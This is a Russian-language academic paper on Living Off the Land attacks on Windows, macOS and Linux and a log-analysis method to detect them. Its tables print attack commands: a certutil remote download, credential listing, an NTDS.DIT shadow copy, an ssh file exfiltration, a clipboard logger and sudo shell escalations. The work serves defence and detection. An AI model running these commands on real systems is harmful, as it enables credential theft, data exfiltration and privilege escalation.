DOI 10.37882/2223-2966.2024.10.34

ИССЛЕДОВАНИЕ АТАК ТИПА LIVING OFF THE LAND И РАЗРАБОТКА МЕТОДИКИ ИХ ОБНАРУЖЕНИЯ

RESEARCH ON LIVING OFF THE LAND ATTACKS AND DEVELOPMENT OF DETECTION METHODOLOGY

M. Rogov

Summary. The article is dedicated to the study of Living Off the Land attacks, which are increasingly being used by malicious actors for covert movement within internal networks. Special attention is given to the development of a methodology for their detection.
Purpose of the work: The study aims to investigate the structure and characteristics of Living Off the Land (LOTL) attacks in corporate IT environments to identify patterns that can definitively detect such attacks and develop recommendations for protection against them.
Research Method: A systematic analysis of open sources on the use of publicly available information security practices to implement methods for protecting information systems from Living Off the Land attacks.
Results: The study explores Living Off the Land attacks and formulates a methodology for detecting them in computer systems and networks based on log analysis.
Scientific novelty: Information protection methods are systematized about the use of technologies embedded in operating systems, specifically concerning information security. Threats posed by Living Off the Land attacks are classified, and methods for protection against such attacks are developed.

Keywords: information security, data protection, antivirus evasion techniques, information security threats, cybersecurity.

Рогов Максим Алексеевич
Инженер по информационной безопасности,
ООО «Яндекс.Технологии», г. Москва
vognik@tuta.io

Аннотация. Статья посвящена исследованию атак Living Off the Land, которые все чаще используются злоумышленниками для скрытного перемещения по внутренним сетям, особое внимание уделяется разработке методики их детектирования.
Цель работы: исследование устройства и особенностей атак типа Living Off the Land в корпоративных компьютерных средах с целью выявления патернов, позволяющих однозначно идентифицировать атаки данного типа и разработать рекомендации по защите от них
Метод исследования: системный анализ открытых источников об использовании общедоступных практик информационной безопасности для реализации методов системы защиты информации от атак типа Living Off the Land.
Полученный результат: раскрыты атаки типа Living Off the Land, а также сформулирована методика их детектирования в компьютерных системах и сетях на основе построения системы анализа логов
Научная новизна: систематизированы методы защиты информации с точки зрения применения технологий, встроенных в операционную систему и применительно к задаче защиты информации. Классифицированы угрозы, реализуемые с использованием атак Living Off The Land, сформированы методы, которые позволяют реализовать защиту от данного вида атак.

Ключевые слова: информационная безопасность, защита информации, технологии обхода антивирусных средств защиты, угрозы безопасности информации, кибербезопасность.

Введение

Современные информационные технологии и их стремительное развитие с одной стороны несут много инноваций и позволяют упростить жизнь рядового гражданина, с другой стороны несут множество новых угроз информационной безопасности и бросают вызов обществу, благодаря злоумышленникам, которые используют их в собственных деструктивных целях.

В последние годы различные предприятия все чаще стали подвергаться спланированным кибератакам со стороны хакеров из зарубежных стран [1]. Среди этих хакеров есть как неопытные одиночки, так и хорошо организованные группировки, которые обладают обширными навыками в области информационной безопасности, профессиональными инструментами для осуществления взлома автоматизированных систем, а также обширными финансовыми ресурсами.

Учитывая темпы и масштабы цифровизации, атаки подготовленных хакеров могут иметь критическое значение на бизнес и функционирование государственных учреждений. Так как все обрабатываемые данные, включая информацию о российских пользователях, хранятся в цифровом виде на серверах, их компрометация несет как финансовые, так и репутационные риски. Недопустимыми событиями также являются события выведения из строя объектов критической инфраструктуры, которые могут принести потери среди живого населения.

Используя различные веб-уязвимости, злоумышленники попадают в корпоративную сеть, защищенную из внешней информационно-коммуникационной сети интернет. После проникновения во внутренний сетевой периметр скомпрометированной организации злоумышленники используют множество техник для обхода современных средств защиты информации, чтобы перемещаться по сети и искать ценные сведения об организации, а также ее сотрудниках и пользователях [2].

Одной из актуальных атак, которая позволяет скрытно уклоняться от обнаружения, перемещаясь по внутренней сети, называется Living Off the Land или «жизнь за счет земли». Используя легитимное программное обеспечение, которые являются частью операционной системы и заранее предустановлено, злоумышленники обходят детектирование средствами антивирусного мониторинга.

Детектирование атак Living Off the Land является сложной задачей, поскольку, помимо злоумышленников, данное программное обеспечение часто используются и легитимными пользователями, вроде системных администраторов или самих сотрудников организации.

Цель данного исследования заключается в изучении атак типа Living Off the Land и разработке требований, которые бы помогли детектировать кибератаки на частные и государственные предприятия, включая объекты критической инфраструктуры.

Модель злоумышленника

В данной статье при описании кибератак мы опираемся на случаи, в которых удаленные злоумышленники получают первоначальный доступ в среде, такой как корпоративная сеть, посредством некоторого первоначального механизма заражения. Например, социальной инженерии, или компрометации веб-сервера путем взлома веб-приложения.

Удаленный злоумышленник может получить первоначальный доступ к командной оболочке персонального компьютера жертвы, после которого он захочет получить контроль над всеми системами для сбора информации путем бокового перемещения на другие персональные компьютеры в сети.

Злоумышленник использует LOTL атаки, чтобы повысить скрытность, обойти существующие средства обнаружения вторжений и оставаться незамеченным в целевой сети в течение длительных периодов времени. Данные действия обычно являются частью многоэтапных атак, которые часто используются Advanced Persistent Threats (APT), где конечной целью злоумышленника является получение конфиденциальной информации из целевой организации [3].

В данной исследовательской работе мы опираемся именно на подготовленного злоумышленника, который умело перемещается по внутренней сети и профессионально владеет техникой реализации LOTL-атак на разных операционных системах.

Общий обзор атак типа Living Off the Land (LOL)

Для того, чтобы определить, какие методы необходимы для детектирования LOL-атак, изначально требуется подробно установить, что именно подразумевается под данным термином.



Рис. 1. Схема, иллюстрирующая злоумышленника в сети организации, темно-серым изображен скомпрометированный ПК, светло-серым — те, на которые он хочет попасть с помощью LOTL-атак

Изначально термин «Living off the Land» использовался в контексте выживания и охоты. Люди, живущие «с земли», использовали все доступные ресурсы вокруг себя для обеспечения еды, воды и убежища, не прибегая к внешней помощи. Данная концепция подошла для описания тактики в кибератаках, когда злоумышленники используют легитимные инструменты и команды операционной системы, избегая таким образом обнаружения традиционными средствами защиты.

В открытых источниках существует множество определений таких понятия, как «Living off the Land». Первые упоминания данного термина в контексте кибербезопасности можно отнести к началу 2010-х годов. Когда широкую огласку получила презентация Кристофера Кэмпбелла и Мэтью Грэбера в 2014 году на конференции BSides, где они широко раскрыли как принцип работы данного вида атак [4].

По их словам, именно на период начала 2010-х годов наблюдается рост интереса к тактикам атак, в которых злоумышленники вместо загрузки и использования традиционных вредоносных программ, начали активно использовать встроенные инструменты операционной системы. Этот подход не только увеличивает шансы злоумышленников на успешное выполнение атаки, но и существенно усложняет процесс их обнаружения и нейтрализации.

Помимо термина «Living off the Land», эти исследователи также раскрыли термин «LOLBin», который является одной из составляющих атак «Living off the Land». Его, а также термины «LOOBins» и «GTFOBins», которые также входят в это понятие, мы рассмотрим далее [5].

LOLBins

Термин LOLBIN расшифровывается как Living Off the Land Binary и обозначает встроенное в Windows программное обеспечение, такое как Windows PowerShell или msiexec.exe, которое можно использовать как для легитимных целей (например, администрирования компьютерных систем), так и для противоправных целей, которые преследуют злоумышленники, с целью уменьшить «криминалистический след», и выполнить боковое перемещение в локальной сети [6].

Чтобы классифицировать программное обеспечение как LOLBin, необходимо проверять исполнительный файл на соответствие трем критериям:

1. Подписан цифровым сертификатом Microsoft.
2. Имеет дополнительную «неожиданную» функциональность.
3. «Неожиданная» функциональность полезна для злоумышленника.

Барр-Смит и другие исследователи безопасности провели исследование по эффективности различных антивирусных продуктов в отношении обнаружения LOLBin. Они обнаружили, что только два из десяти антивирусных продуктов распознавали базовое выполнение LOLBin.

Авторы также обнаружили, что инструменты LOLBin чаще всего использовались в инструментах APT, и что некоторые LOLBin, такие как reg.exe, использовались чаще других. Кроме того, они разделили вредоносное поведение на девять подгрупп и показали, что для некоторых подгрупп (например, изменение реестра) наблюдаемое поведение программы было почти исключительно вредоносным. Это показывает, что необходимо разраба-



Рис. 2. Схематичное разделение Living off The Land атак на три крупные подгруппы

тывать возможности обнаружения LOLBin, поскольку существует сильная корреляция между использованием LOLBin и вторжениями со стороны организованных субъектов угроз.

На основе сведений о программах, которые использовались чаще всего, в 2018 году был создан проект LOLBAS. Его основатель, Ли Холмс, эксперт по безопасности и архитектор PowerShell в Microsoft, разработал данный проект для того, чтобы помочь исследователям и специалистам по безопасности идентифицировать и понимать, как злоумышленники могут использовать встроенные в операционные системы Windows инструменты для выполнения вредоносных действий, избегая обнаружения.

Рис. 3. Легитимная функциональность утилиты certutil.exe и функциональность LOTL-техник

LOLbas представляет собой базу данных с описанием различных бинарных файлов и скриптов, которые злоумышленники могут использовать в своих атаках, избегая использования традиционных вредоносных программ [7].

На основе данного проекта можно изучить техники, а также разработать методы для детектирования подобного вида атак.

LOOBins

В средах macOS LOTL-атаки также называют «Living Off the Orchard» или «жизнь за счет фруктового сада». Злоумышленники используют встроенные инструменты в MacOS инструменты, различные конфигурационные и бинарные файлы, которые принято называть «LOOBins» [8].

Таблица 1.

Сценарии для легитимного и вредоносного использования встроенного программного обеспечения Windows

LOLBIN	Легитимный сценарий	Вредоносный сценарий	Описание вредоносного сценария
certutil.exe	Управление цифровыми сертификатами	certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe	Скачать файл с удаленного сервера и распаковать в указанную директорию
cmdkey.exe	Управление учетными данными	cmdkey /list	Отобразить сохраненные учетные данные для использования в целях дальнейшего продвижения по локальной сети
diskshadow.exe	Резервное копирование и восстановление данных	set context persistent nowriters set metadata c:\exfil\metadata.cab. add volume c: alias trophy. create expose %someAlias% z:	Создание теневой копии файла NTDS.DIT с хэшами всех учетных записей, которые существуют в домене Active Directory

Для классификации инструментов, относящихся к категории «Living Off the Orchard» на macOS можно использовать 3 критерия, которые были определены для LOLBin. Различие, которое необходимо учитывать, заключается в том, что файлы должны быть подписаны не цифровыми сертификатами Microsoft, а цифровыми сертификатами Apple.

Данное программное обеспечение имеет доверенный статус в системе и не вызывают подозрений со стороны антивирусного ПО, кроме того, оно предоставляют расширенные возможности управления файловой системой, сетью, процессами и другими критическими аспектами системы.

Некоторое программное обеспечение в MacOS может быть легко интегрировано в скрипты или использоваться в сочетании с другими программами для выполнения сложных задач. Например, AppleScript или Automator, которые позволяют автоматизировать действия и взаимодействовать с системными процессами.

Для категоризации инструментов в 2023 году был сайт LOOBINS от исследователя Брендена Чемберелена, который собирает все инструменты, которые могут ис-

пользоваться злоумышленниками во вредоносных целях.

LOLBIN	Легитимный сценарий	Вредоносный сценарий	Описание вредоносного сценария
sqlite3	Управление локальными базами данных SQLite	sqlite3 /Library/Application\ Support/com.apple.TCC/TCC.db 'select client from access where auth_value and service = «kTCCServiceSystemPolicyAllFiles»'	Извлечение приложений с разрешением на полный доступ к диску из встроенной базы данных TCC
ditto	Копирование файлов и каталогов, сохраняя атрибуты и разрешения	ditto -c --norsrc /home/user/sensitive-files — | ssh remote_host ditto -x --norsrc — /home/user/l00t	Сбор файлов, сжатие и упаковка в архив, отправка на удаленный компьютер
osascript	Выполнение сценариев AppleScript и команд языка OSA	while true; do echo $(osascript -e 'return (the clipboard)') >> clipdata.txt; sleep 10; done	Кейлоггер, собирающий данные из буфера обмена каждые 10 секунд

GTFOBins

В средах Linux атака Living Off the Land используются с повышением привилегий. Часто на некоторые встроенные приложения системные администраторы устанавливают бит SUID, который позволяет выполнять программу с привилегией другой учетной записи [9].

Благодаря атаке Living Off The Land, злоумышленник может повысить собственные привилегии, используя заложенную функциональность программы для порождения полноценного шелла.

Проект GTFOBINs был создан в 2018 году двумя исследователями безопасности Эмилио Пинном и Андреа Кардачи, чтобы собрать все встроенные бинарные файлы в Linux, которые содержат заложенную функциональность, которая позволяет использовать их в злонамеренных целях, в том числе для повышения привилегий с помощью установленного на файл бита SUID.

GTFOBIN	Легитимный сценарий	Вредоносный сценарий	Описание вредоносного сценария
7z	Сжатие и распаковка файлов	LFILE=file_to_read sudo 7z a -ttar -an -so $LFILE | 7z e -ttar -si -so	Повышение привилегий
time	Настройка времени в системе	sudo install -m =xs $(which time). . /time /bin/sh -p	
php	Взаимодействие с PHP-интерпретатором	sudo install -m =xs $(which php). CMD=»/bin/sh». /php -r «pcntl_exec('/bin/sh', ['-p']);»	

Методика обнаружение атак типа Living Off the Land

Для того, чтобы отслеживать использования LOTL-техник, используемых злоумышленниками, и отличать их от действий обычных пользователей, на всех системах организации необходимо:

- настроить логирование как сетевого трафика, так и системных событий безопасности
- разработать политику безопасности для системы, в которую будут поставляться логи
- организовать поставку логов в единую систему для управления событиями безопасности
- автоматизировать разметку полученных логов с помощью инструментов автоматизации по источникам, типам события, уровню критичности и реагирования, и другим атрибутам
- настроить систему оповещения для событий, которые представляют наибольший риск

Данные методы, касающиеся подготовки инфраструктуры и детектирования, мы разберем подробнее.

Создание и управление системой поставки логов

Осуществление поставки логов предполагает выбор подходящего под данную задачу программного обеспечения. Оно должно осуществлять поставку подробных событий с компьютерных систем, которые можно использовать для расследования инцидентов безопасности, включающих использование LOTL-техник.

Подробное событие безопасности предполагает наличие следующих данных:

— ID записи
— точная временная метка с указанием часового пояса
— идентификатор устройства (MAC-адрес или другой уникальный ID)
— тип события
— метаданные и содержимое события
— IP-адрес источника и назначения

Данный набор является минимальным. При разработке схемы хранения логов, необходимо учитывать целесообразность сбора данных, а также место на жестком диске, которое необходимо выделить под собираемые данные [10].

Поставляемые логи должны быть исчерпывающими и содержать подробное описание присланных событий. Конкретный состав логов описывается на этапе разра-

ботки политики безопасности организации, перед внедрением программного обеспечения для их поставки.

В операционной системе Windows существуют встроенные журналы приложений, безопасности и системных событий, которые могут помочь расследовать инциденты на основе срабатываний определенных политик. Однако, некоторые из них не включены по умолчанию.

Например, такие решения, которые отвечают за поставку сетевых логов. Чтобы осуществлялась запись журналов сетевых логов, необходимо их должным образом настроить и включить. А также учесть тот фактор, что они хранятся лишь определенный промежуток времени, поэтому необходимо также настроить их ротацию [11].

Должны быть задействованы средства автоматизации для реализации мониторинга журналов Sysmon, IIS, SMB, и других служб. Данные журналы могут предоставлять информацию о взаимодействии клиента с сервером, а с помощью сопоставления данных из разных источников можно выявлять различные аномалии, указывающие на вредоносное поведение в сети.

Помимо встроенных решений, существуют специализированные решения с открытым исходным кодом, одним из примеров таких решений является программное обеспечение «osquery». «osquery» устанавливается на конечные устройства, осуществляет отправку необходимых событий на сервер управления, а также позволяет получать подробную информацию о системах, с которых они поставляются, с помощью языка запросов SQL.

Необходимо также уделить особое внимание хранение логов. Должны использовать как «горячие» хранилища логов, позволяющие мгновенно приступить к расследованию инцидента с помощью «свежих» логов, так и «холодные», которые хранят исторические данные на протяжении долгого промежутка времени и позволяют рассмотреть инцидент ретроспективно. Сроки хранения журналов должны быть основаны на оценке рисков для системы.

Определение нормативного и аномального поведения

После установки программного обеспечения необходимо использовать режим мониторинга на определен-



Рис. 4. Пример архитектуры системы поставки логов на базе Windows

ный срок (в пределах недели или месяца), без режима срабатываний, чтобы собрать максимальное количество данных со всех устройств сотрудников в пассивном режиме. На основе полученных данных необходимо разбить пользователей и устройства на группы, собрать список используемого ими программного обеспечения, а также собрать логи сетевого трафика.

Затем стоит прекратить сбор данных и проанализировать полученные сведения с помощью корреляции событий. Это необходимо сделать для того, чтобы установить «базовый уровень», характерный для организации, и в дальнейшем отличать события, которые выходят за его пределы, тем самым уменьшая количество ложных срабатываний, и выявляя вредоносные [12].

Под «базовым уровнем» следует понимать те события, которые поставляются в момент базового функционирования инфраструктуры, без каких-либо инцидентов. Это могут быть данные о том:

— какое программное обеспечение используется разными группами сотрудников
— используют ли сгруппированные сотрудники инструменты командной строки
— если используется командная строка, что это за сотрудник, какие команды он выполняет, и в каких целях, с характерными особенностями исполнения

Выявление «базового уровня» поведенческого анализа позволит эффективно детектировать использования LOTL-атак. Например, бухгалтер, не обладающий техническими знаниями, не будет использовать командную строку для подключения на соседние хосты с помощью «psexec». А хакер, использующий учетную запись бухгалтера, будет.

Такое поведение является «аномальным», кроме того, аномальными следует считать следующие события:

— пользователь входит в систему в нестандартное время (например, нерабочее время, праздники или отпуск)
— учетная запись, осуществляющая доступ к службам, к которым она обычно не обращается
— пользователь входит в систему с помощью необычного устройства
— большое количество попыток авторизоваться под разными учетными данными с одного IP-адреса
— доступы к аккаунту из разных географических мест
— создание учетных записей пользователей или повторное включение отключенных учетных записей, особенно учетных записей с правами администратора
— данные сетевого трафика указывают на то, что одно устройство взаимодействует с другими внутренними устройствами, к которым оно обычно не подключается
— неожиданная очистка логов
— выполнение процесса необычным способом
— изменения конфигурации программного обеспечения безопасности, такого как Защитник Windows, и программного обеспечения для управления журналами.

Следует также выделить характерные черты для аномального сетевого трафика, например:

— Запросы LDAP к контроллеру домена от хостов Linux, не подключенных к домену. Злоумышленники часто используют характерные операционные системы, вроде Kali Linux.
— Попытки подключения к базе данных с рабочей станции пользователя на внутренний сервер базы данных. Все подключения обычных пользователей должны идти только через так называемый «интерфейсный сервер», единственный сервер, который напрямую общается с базой данных, и выдает доступы другим пользователям.
— Трафик через 88 порт. Немногие процессы (например, lsass.exe) должны общаться с Kerberos через данный порт, поэтому индикаторы компрометации особенно выделяются среди всего остального трафика
— Обращения на подозрительные домены, которые могут оказаться C2-серверами

Часть данных событий может оказаться ложными срабатываниями, однако они должны фиксироваться, и в дальнейшем расследоваться более подробно инженерами по информационной безопасности, осуществляющими защиту данной организации.

Детектирование характерных LOTL-атак на основе характерных паттернов

Помимо поведенческого анализа, необходимо выявлять события, которые не характерны для используемого софта, на основе цепочек событий. Наиболее частым примером таких событий являются случаи, когда программное обеспечение из пакета Microsoft Office, LibreOffice, WPS Office, или аналогичное, порождает командую строку, или другие инструменты, свойственные LOTL-атакам [13].

Если приложение начинает порождать такие процессы, как:

— powershell.exe
— cmd.exe
— script.exe
— cscript.exe

Это стоит считать с высокой долей вероятности попыткой провести LOTL-атаку при помощи фишинга и вре-



Рис. 5. Пример использование LOTL-атак с помощью powershell, update.exe, и Microsoft Office

доносного документа, поскольку для пакета, который призван работать с документами, не свойственно вызывать данные утилиты, особенно с помощью макросов.

Кроме того, необходимо также детектировать все команды, которые исполняются из командной строки или с помощью Powershell. Для Powershell-скриптов, используемых злоумышленниками, свойственно использование популярных инструментов для перечисления Active Directory, вроде Powerview (или аналогичных ему скриптов), которые можно детектировать с помощью характерных паттернов, свойственных исходному коду данного скрипта [14].

Несмотря на то, что использование LOTL-техник изначально предполагает некую скрытность, злоумышленники дополнительно могут использовать обфускацию, закодированные в Base64 или любую другую кодировку строки, а также альтернативные файловые потоки, свойственные для NTFS и операционной системы Windows. Такое поведение также позволяет выявлять вредоносное поведение в сети организации, поскольку легитимным пользователям, таким как системные администраторы, редко в работе приходится использовать такие методы сокрытия информации.

Также стоит обращать особое внимание на неожиданные деревья процессов, которые порождаются различными приложениями. Например, текстовый редактор, такой как Vim или Gedit, который запускает сетевое программное обеспечение, такое как curl или ssh. Обычно это указывает на эксплуатацию LOTL-атак при помощи готовых эксплойтов GTFOBins для SUID-файлов [15].

На серверных рабочих станциях необходимо настроить такие политики, как SELinux или AppArmor для дополнительного мониторинга и обеспечения соблюдения стандартного поведения приложений, а также запретить сотрудника использовать root-доступ по умолчанию.

Заключение

В современном мире атаки типа Living Off the Land становятся все более распространенным явлением, о чем свидетельствует растущее количество характерных инцидентов. Злоумышленники постоянно совершенствуют свои методы, что делает такие атаки все более изощренными для традиционных систем безопасности.

Данное исследование приобретает особую актуальность в связи с тем, что корпоративные компьютерные среды становятся все более сложными и уязвимыми к атакам данного типа. Выявление паттернов поведения и разработка эффективных мер защиты являются критически важными для обеспечения безопасности корпоративных систем и защиты конфиденциальной информации.

Исследование атак типа Living Off the Land показало, что злоумышленники эффективно используют легитимные инструменты для обхода систем безопасности, что делает такие атаки особенно опасными и трудными для обнаружения. Выявленные паттерны поведения и методы эксплуатации уязвимостей подчеркивают необходимость внедрения комплексных мер защиты, включая мониторинг активности, обучение сотрудников и управление привилегиями. Применение этих рекомендаций позволит значительно повысить уровень безопасности корпоративных систем и снизить риски, связанные с атаками данного типа.

В ходе исследования были определены меры, которые позволяют построить готовую инфраструктуру для поставки логов, и их анализа, а также определены способы обнаружения атак типа Living Off the Land при помощи встроенных средств защиты информации с комбинированной защитой на основе поведенческого анализа, а также системного программного анализа на основе исполняемых команд, и генерируемых деревьев процессов.

ЛИТЕРАТУРА

1. Ongun T., Stokes J.W., Or J.B., Tian K., Tajaddodianfar F., Neil J., Seifert C., Oprea A., Platt J.C. Living-Off-The-Land Command Detection Using Active Learning // RAID'21: Proceedings of the 24th International Symposium on Research in Attacks, Intrusions and Defenses. 2021. P. 442–455.
2. Barr-Smith F., Ugarte-Pedrero X., Graziano M., Spolaor R., Martinovic I. Survivalism: Systematic Analysis of Windows Malware Living-Off-The-Land // IEEE Symposium on Security and Privacy. 2021. P. 1557–1574.
3. Rai S. Behavioral Threat Detection: Detecting Living of Land Techniques // Master's thesis, University of Twente. 2020. P. 1–4.
4. Ernst E.C.A. Living off the Land: Exploring Native Windows Tools for Post-Exploitation // Master's thesis. 2024. P. 5–12.
5. Trizna D., Demetrio L., Biggio B., Roli F. Living-off-The-Land Reverse-Shell Detection by Informed Data Augmentation // arXiv preprint arXiv:2402.18329. 2024. P. 15–20.
6. Patsakis C., Chrysanthou, A. Analysing the fall 2020 Emotet campaign // arXiv preprint arXiv:2011.06479. P. 34–46.
